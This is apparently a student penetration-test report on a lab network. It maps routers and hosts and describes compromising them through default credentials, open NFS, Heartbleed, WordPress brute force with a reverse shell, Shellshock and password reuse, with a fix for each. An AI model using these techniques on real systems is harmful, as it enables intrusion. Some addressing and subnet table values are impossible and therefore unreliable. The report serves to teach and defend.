CMP 314 – ACME INC. NETWORK EVALUATION

Alex McNaughton – 200207

CONTENTS

INTRODUCTION

ACME Inc. has tasked us with the evaluation of the security of their network, using only the supplied tools on a Kali Linux machine that has been connected to the network for us.


This document outlines:

- The processes used to discover all of the devices on the network, as well as a full network and subnet table to describe all of the useful information about each element of the network
- Several ways that machines within the network could be compromised, along with a full demonstration of the exploits used to compromise each device and advice towards preventing the abuse of these exploits in the future
- A critical evaluation of the design of the network, and further steps towards improving the networks design overall

Through these points, this document should be able to highlight several critical issues with the security of ACME Inc's network, and provide meaningful solutions and alternatives to improving the security of the network, as well as critiquing the design of the network topology, and providing alternatives to the current design.

NETWORK TOPOLOGY

Note: each device is given a name for identification i.e. identifying machines as PC's 1-7 and Routers as their OSPF ID. These names are unlikely to be used in the actual network and are for brevity only.



Addressing Table

Device	Ports	Interface	IP Address	Subnet Mask	Default Gateway
VyOS 1.1.1.1	22,23,80,443	eth0	192.168.0.193	225.225.225.224	N/A
		eth1	192.168.0.225	255.255.255.252	N/A
		eth2	172.16.221.16	255.255.255.0	N/A
		lo	127.0.0.1	255.0.0.0	N/A
			1.1.1.1	255.0.0.0	N/A
VyOS 2.2.2.2	22,23,80,443	eth0	192.168.0.226	255.255.255.252	N/A
		eth1	192.168.0.33	225.225.225.224	N/A
		eth2	192.168.0.229	255.255.255.252	N/A
		lo	127.0.0.1	255.0.0.0	N/A
			2.2.2.2	255.0.0.0	N/A
VyOS 3.3.3.3	23,80,443	eth0	192.168.0.230	255.255.255.252	N/A
		eth1	192.168.0.129	225.225.225.224	N/A
		eth2	192.168.0.233	255.255.255.252	N/A
		lo	127.0.0.1	255.0.0.0	N/A
			3.3.3.3	255.0.0.0	N/A
VyOS 4.4.4.4		eth0	192.168.0.97	255.255.255.224	N/A
		eth1	192.168.0.65	255.255.255.224	N/A
		lo	127.0.0.1	255.0.0.0	N/A
			4.4.4.4	255.0.0.0	N/A
Pfsense Firewall	80	WAN	192.168.0.234	255.255.255.252	N/A
		LAN	192.168.0.98	255.255.255.224	N/A
		DMZ	192.168.0.241	255.255.255.252	N/A
Kali	22,3389	eth0	192.168.0.200	225.225.225.224	192.168.0.193
PC1	22,111,2049	eth0	192.168.0.210	255.255.255.224	192.168.0.193
PC2	80,443	eth0	172.16.221.237	255.255.255.0	172.16.221.16
PC3	22,111,2049	eth0	192.168.0.34	255.255.255.224	192.168.0.33
		eth1	13.13.13.12	255.255.255.0	
PC4	22,111,2049	eth0	192.168.0.130	255.255.255.224	192.168.0.129
PC5	22,80,111	eth0	192.168.0.242	255.255.255.252	192.168.0.241
PC6	22	eth0	13.13.13.13	255.255.255.0	13.13.13.12
PC7	22,111,2049	eth0	192.168.0.66	255.255.255.224	192.168.0.65

Subnet Table

Subnet Network ID	Subnet Mask (CIDR)	Broadcast Address	Usable IP Range	No. of Usable Hosts
192.168.0.*				
192.168.0.32	255.255.255.224(/27)	192.168.0.63	192.168.0.33-192.168.0.62	30
192.168.0.64	255.255.255.224(/27)	192.168.0.95	192.168.0.65 - 192.168.0.94	30
192.168.0.96	255.255.255.224(/27)	192.168.0.127	192.168.0.97 - 192.168.0.126	30
192.168.0.128	255.255.255.224(/27)	192.168.0.159	192.168.0.129 - 192.168.0.158	30
192.168.0.192	255.255.255.224(/27)	192.168.0.223	192.168.0.193 - 192.168.0.222	30
192.168.0.224	255.255.255.252(/30)	192.168.0.227	192.168.0.225 - 192.168.0.226	2
192.168.0.228	255.255.255.252(/30)	192.168.0.231	192.168.0.229 - 192.168.0.230	2
192.168.0.232	255.255.255.252(/30)	129.168.0.235	192.168.0.233 - 192.168.0.234	2
192.168.0.240	255.255.255.252(/30)	192.168.0.243	192.168.0.241 - 192.168.0.242	2
172.16.221.*				
172.16.221.0	255.255.255.0(/24)	172.16.221.255	172.16.221.1 - 172.16.221.254	254
13.13.13.*				
13.13.13.12	255.255.255.0(/24)	13.13.13.268	13.13.13.13-13.13.13.267	254


See Appendix 9 for Subnet Calculations

NETWORK MAPPING PROCESS

Router Discovery

The network mapping process began by obtaining the IP address of the Kali machine's default gateway, by using the `ip route` command on the kali machine. From there, the VyOS 1.1.1.1 router was scanned using Nmap to identify the ports that were open on the router. Since this router has both default SSH and TELNET ports open, a connection was attempted using the default login credentials for VyOS routers. Since the router used the default credentials, access to the router was gained.

Gaining access to VyOS 1.1.1.1 allowed for further exploration through the network by using the `show ip ospf neighbor` command on the router to reveal the neighbouring routers of VyOS 1.1.1.1 . using the same credentials as 1.1.1.1, access was gained into 2.2.2.2 and 3.3.3.3 fairly easily by repeating the process of gaining access to the machine, running the command to reveal the routers neighbours, and connecting to the next machine to further explore the network.



```
vyos@vyos:~$ show ip ospf neighbor

    Neighbor ID Pri State           Dead Time Address         Interface            RXmtL RqstL DBsmL
2.2.2.2           1 Full/Backup       36.688s 192.168.0.226   eth1:192.168.0.225       0     0     0
```


Above: an example output of the ospf neigbor command from 1.1.1.1, revealing 2.2.2.2 as its OSPF neighbor.

Using the `show ip ospf neighbor` command on the 3.3.3.3 router revealed the firewall as a neighbour to the router, however connecting to the firewall was proven to be more difficult than the other routers due to the inability to access the router from any previously compromised machines.

After reaching the firewall admin panel, it was possible to view and change the firewall rules to allow the Kali machine to further explore the network past the firewall. Doing so revealed the 4.4.4.4 router as the last discovered router on the network.

Device Discovery


In order to find the machines connected to each router, a combination of using each router's IP table and nmap was used to identify which networks were connected to each router, and scanning the individual networks for running machines using nmap. Doing this revealed PC's 1-4 on the network as well as the ports which were open on each machine. their distance from the Kali machine was validated using traceroute which confirmed their places within the network.



```
root@kali:~# traceroute 192.168.0.130
traceroute to 192.168.0.130 (192.168.0.130), 30 hops max, 60 byte packets
 1  192.168.0.193 (192.168.0.193)  2.498 ms  1.828 ms  1.831 ms
 2  192.168.0.226 (192.168.0.226)  4.150 ms  4.160 ms  4.164 ms
 3  192.168.0.230 (192.168.0.230)  5.281 ms  5.289 ms  5.286 ms
 4  192.168.0.130 (192.168.0.130)  8.499 ms  8.491 ms  8.506 ms
```

Above: the traceroute command was run on PC4's IP to determine how far away it is from the Kali machine, this traceroute shows that traffic from the Kali machine to PC4 goes through router 1.1.1.1, then 2.2.2.2, then 3.3.3.3, then directly to the machine.

PC5 was discovered using nmap on the Kali machine when a scan was run on a large range of IP's to confirm there were no other machines that weren't visible to the Kali machine, using traceroute to find its distance from the Kali machine suggested that it was behind some kind of firewall.




```
root@kali:~# traceroute 192.168.0.242
traceroute to 192.168.0.242 (192.168.0.242), 30 hops max, 60 byte packets
 1  192.168.0.193 (192.168.0.193)  3.179 ms  2.006 ms  1.793 ms
 2  192.168.0.226 (192.168.0.226)  3.372 ms  3.483 ms  3.301 ms
 3  192.168.0.230 (192.168.0.230)  4.887 ms  4.687 ms  4.646 ms
 4  192.168.0.234 (192.168.0.234)  6.868 ms  6.418 ms  5.956 ms
 5  * * *
 6  192.168.0.242 (192.168.0.242)  8.630 ms  7.937 ms  7.899 ms
```

Above: Hop 5 on the route to PC5 is censored, indicating some kind of interference with the traceroute command.

Scanning PC5 using nmap revealed that the ports were filtered, confirming the presence of a firewall between 3.3.3.3 and 4.4.4.4 . After compromising PC5 using the shellshock vulnerability (see Appendix 5 for more details) a route was established into the 192.168.0.240/30 network. Using ip route on PC5 revealed the ip address of 4.4.4.4 on this network and an ARP scan confirmed there were no other devices on the network.


`ifconfig` was run on PCs 1 - 5 to determine if there were any multi homed devices on the network, and to determine if there were any networks invisible to the Kali machine. After doing this on PC3 the network 13.13.13.12 was discovered connected to a secondary network card inside PC3.



```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:33:ae:9d
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe33:ae9d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1893 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1754 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:161440 (161.4 KB)  TX bytes:174624 (174.6 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:33:ae:a7
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe33:aea7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:116 errors:0 dropped:11 overruns:0 frame:0
          TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16107 (16.1 KB)  TX bytes:16088 (16.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:224 errors:0 dropped:0 overruns:0 frame:0
          TX packets:224 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:17616 (17.6 KB)  TX bytes:17616 (17.6 KB)
```

Above: running ifconfig on PC3 revealed the 13.13.13.12/24 network

Using PC3 as a pivot for a ping sweep of the 13.13.13.13 network revealed PC6 as a running device



```
msf5 post(multi/gather/ping_sweep) > set rhosts 13.13.13.12/24
rhosts ⇒ 13.13.13.12/24
msf5 post(multi/gather/ping_sweep) > set session 2
session ⇒ 2
msf5 post(multi/gather/ping_sweep) > run

[*] Performing ping sweep for IP range 13.13.13.12/24
[+]     13.13.13.13 host found
[+]     13.13.13.12 host found
[*] Post module execution completed
msf5 post(multi/gather/ping_sweep) > 
```

PC7 was the last device to be discovered on the network. After access was gained to the firewall, the Kali machine was able to scan the networks behind the firewall more clearly, this revealed PC7 as connected to the 4.4.4.4 router.

SECURITY WEAKNESSES

Routers:

VYOS router default login

Every VyOS router has the default login credentials for a VyOS router on both SSH and TELNET connections, allowing for immediate access to the router as these credentials are readily available to anyone with the VyOS router documentation. In order to change these credentials, a network admin should: connect to the VyOS router via SSH or TELNET, enable configuration mode by typing `configure`, Change the VyOS user's password by typing:

```
set system login user vyos authentication plaintext-password [insert
secure password here]
```

then committing these changes by typing commit and saving by typing save. Following these steps will prevent unwanted access to affected routers in the future.

TELNET Protocol

Every VyOS router hosts a TELNET protocol to allow remote configuration of the router. TELNET is a very old protocol that has existed since 1969, and does not encrypt the data it sends across the network like more secure services such as SSH. Lack of encryption means that an attacker could potentially obtain sensitive data from an ongoing TELNET connection like passwords and credentials, and use that information to further compromise the network. It is recommended that the TELNET service be turned off, and replaced with SSH only to prevent any form of data leak. This can be done by entering configuration mode on each router, and typing the command `delete service telnet` , then committing and saving.


Computers

Every single computer on the network contained one or several security vulnerabilities that could potentially allow hackers to compromise them (See Appendix 8 for proof of compromise), this section details each vulnerability and the best course of action for dealing with them.

PC1 and PC7: Insecure NFS

PC1 and PC7 have an open Network File System allowing any machine on the network to access the systems files. Because of the lack of restrictions on access to the machines filesystem, it is possible for a malicious party to copy critical system files and gain escalated access to the machine by brute-forcing the passwords of the machine's users (See Appendix 1 for more details).

Amending this vulnerability requires editing the exports file found at /etc/ on PC1/7.



```
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/ 192.168.0.*(ro,no_root_squash,fsid=32)
```

Above: the contents of /etc/exports

The last line of this file dictates the connections that can be made to the share on PC's 1 and 7. "/" represents the location that the share begins , and the 192.168.0.* represents the machines that can connect to the share, changing either the location of the share to somewhere that prevents critical files from being accessed easily, or changing the number of systems that can access the share will reduce the risk of unwanted access to critical system files in the future.

PC2: SSL Heartbleed

PC2's Apache webserver uses a version of SSL that allows for sections of the machines memory to be read by a remote malicious party, allowing for potentially confidential information about the server to be leaked (See Appendix 2.1 for example).

This vulnerability exploits the way the SSL/TLS connection works by making the machine dump its memory buffer by sending a payload with a larger length than the actual size of the payload, forcing the machine to send back its own memory. It is a very common vulnerability for machines running older versions of OpenSSL.

This vulnerability can be rectified by updating the version of OpenSSL that is currently on the server to the latest version, which can be found at http://www.openssl.org/source/

PC2: WordPress Brute-force

The version of WordPress running on PC2 is a 10 year old version of the software. Between now and 2012, a multitude of vulnerabilities have been found for WordPress 3.3.1, and continuing to use this version will allow hackers several different attack vectors to gain access to the system. It is recommended that PC2 upgrades its version of WordPress to the latest version.

The version of WordPress present on PC2 is vulnerable to a remote brute force attack. This is when a malicious party repeatedly guesses the credentials of either a single user or multiple users at once. The brute force attack performed on PC2's WordPress admin user took very little time to complete, due to the low complexity of the password (See Appendix 2.2 for methodology).

Amending this issue requires changing the password of the admin account to a much more complex one (see Passwords for more details). Another way to strengthen the security of the machine would be to enable 2 Factor Authentication, which can be done from the admin dashboard in the latest version of WordPress. Enabling 2FA will stop malicious parties from gaining access to the admin panel even if they manage to obtain the admin password.

PC2: Reverse Shell

From the WordPress admin panel on PC2, it was possible to upload a reverse shell payload onto the server (See Appendix 2.2 for method).

Reverse shell's cover a number of exploits that allow a shell to be run on a targets machine which receives its input from a remote location, allowing for a remote connection to a server without dedicated remote connection services. In the case of PC2, the remote shell payload was executed using PHP.

Since executing PHP code is a critical part of PC2's normal function, it is recommended to reduce the ease of establishing a reverse shell after a malicious attacker may have already gained access i.e. blocking all ports from sending outward traffic except for on the most critical ports. Another option would be to install a firewall that can detect and block malicious traffic from ever gaining access to the machine in the first place.

PC2: Privilege Escalation inside reverse shell

Once a reverse shell connection is established, it is very easy for an attacker to escalate their user privilege up by exploiting the way that python handles execution of system commands. From a reverse shell, attackers can launch a shell by using any number of commands that allow the execution of code, and can use this privileged state to further compromise the system. For PC2, the attack vector that was easiest to exploit was using python to invoke a bash shell.

The most efficient way to remedy this exploit would be to follow the advice previously mentioned for PC2: keeping WordPress up to date, filtering traffic, using a firewall etc. as a series of different exploits and attack vectors are the only way to explain an attacker being able to get this far into compromising the system. However, if an attacker is able to get this far, there are still some options available to make it more difficult to escalate their privileges: by reducing the number of unix binaries that www-data has access to, accessing a privileged state can become much harder. https://gtfobins.github.io/ contains a list of Unix binaries that are vulnerable to allowing this kind of privilege escalation, and it is highly recommended that the www-data user has its access to these restricted so as to reduce the likelihood of a malicious attacker gaining further access to PC2. PC2's privilege escalation technique was also greatly aided by the incredibly insecure user password, it is advised that the user password on PC2 is changed, following the Password advice at the end of this section

PC3: Reuse of Passwords

The xadmin user on PC3 uses the exact same password as PC1's xadmin user, making it extremely easy to access the user account as long as PC1's users passwords have already been compromised (See methodology in appendix 3). Due to the similarity of theses servers, it is highly likely that a malicious party would attempt to use the password from PC1 if they have already gained access to it.

This issue can be amended by simply changing the password on either PC1 or PC2's xadmin account, which can be done by running the `passwd` command on either machine while logged in as xadmin. Also see the advice on password generation at Security Weaknesses: Passwords.

PC4: Reuse of Private Keys

PC4 was able to be compromised by the Kali machine using a private SSH key that had been collected from PC3 after it had been compromised. Reusing the same SSH private key on multiple machines can lead to attackers gaining access to one or many of these private keys, allowing them to gain access to services that they may not have the credentials to reach.

Fixing this issue requires re-generating the keys for each affected user, and replacing the old credentials on PC4 with new ones. This can be done by using the `ssh-keygen` command on a client machine. Once the keys are generated, they should be copied over to PC4 using `scp` and then the old credentials should be removed. Doing this should prevent an attacker from using their collected credentials to log in over SSH again.

PC5: Shellshock Vulnerability

PC5's Apache webserver contains a critical vulnerability that allows unintended access to the machine remotely. The methodology for exploiting this vulnerability can be found in Appendix 5.

This vulnerability exploits the Apache server's mod_cgi module, a module designed for executing Common Gateway Interface scripts on the server. When CGI scripts are run, certain data is passed into environment variables which can subsequently be passed onto bash if it is called. A vulnerability in the way this process is handled allows for malicious parties to inject code into the server and gain access to it remotely.

In order to prevent this type of attack from happening in the future, the bash scripting language should be updated to the latest version . This can be performed using the command:

```
sudo apt-get update && sudo apt-get install –only-upgrade bash
```

PC6: Password brute-forcing

PC6 is vulnerable to having its users passwords brute forced over SSH (See Appendix 6 for method) . This type of attack is similar to the one performed on PC2 however the remedy for preventing this sort of attack over SSH is much different.

Enabling SSH key authentication and disabling password authentication is a secure way to prevent a brute-force attack from being performed, as only users with a specific private key will be able to access the machine. This method is only secure is private keys aren’t re user like on PC4, as a hacker will be able to gain access again if they have the private keys from another less secure machine. This can be done by navigating to the sshd_config file at /etc/ssh/ , and editing the PasswordAuthentication parameter to no.

Passwords

Many of the passwords collected via exploiting different machines have been extremely weak, consisting of short lower case words and default passwords for specific services (See Routers: VyOS router Default login, Appendix 1, 2.2 , 2.4 , 3 , 5 and 8 for examples) as well as limited use of special characters.

Using passwords with such low complexity makes it very easy for malicious parties to either guess their password or perform a brute-force attack on either a user's password hashes or on a machines remote connection service.

The recommendation for resolving this issue would be to request that users change their passwords to ones with a higher complexity, i.e. using capital letters, numbers and special characters, as well as changing these passwords semi-frequently i.e. every 3-6 months. Doing this will greatly reduce the effectiveness of a brute-force attack, and make guessing the password next to impossible.

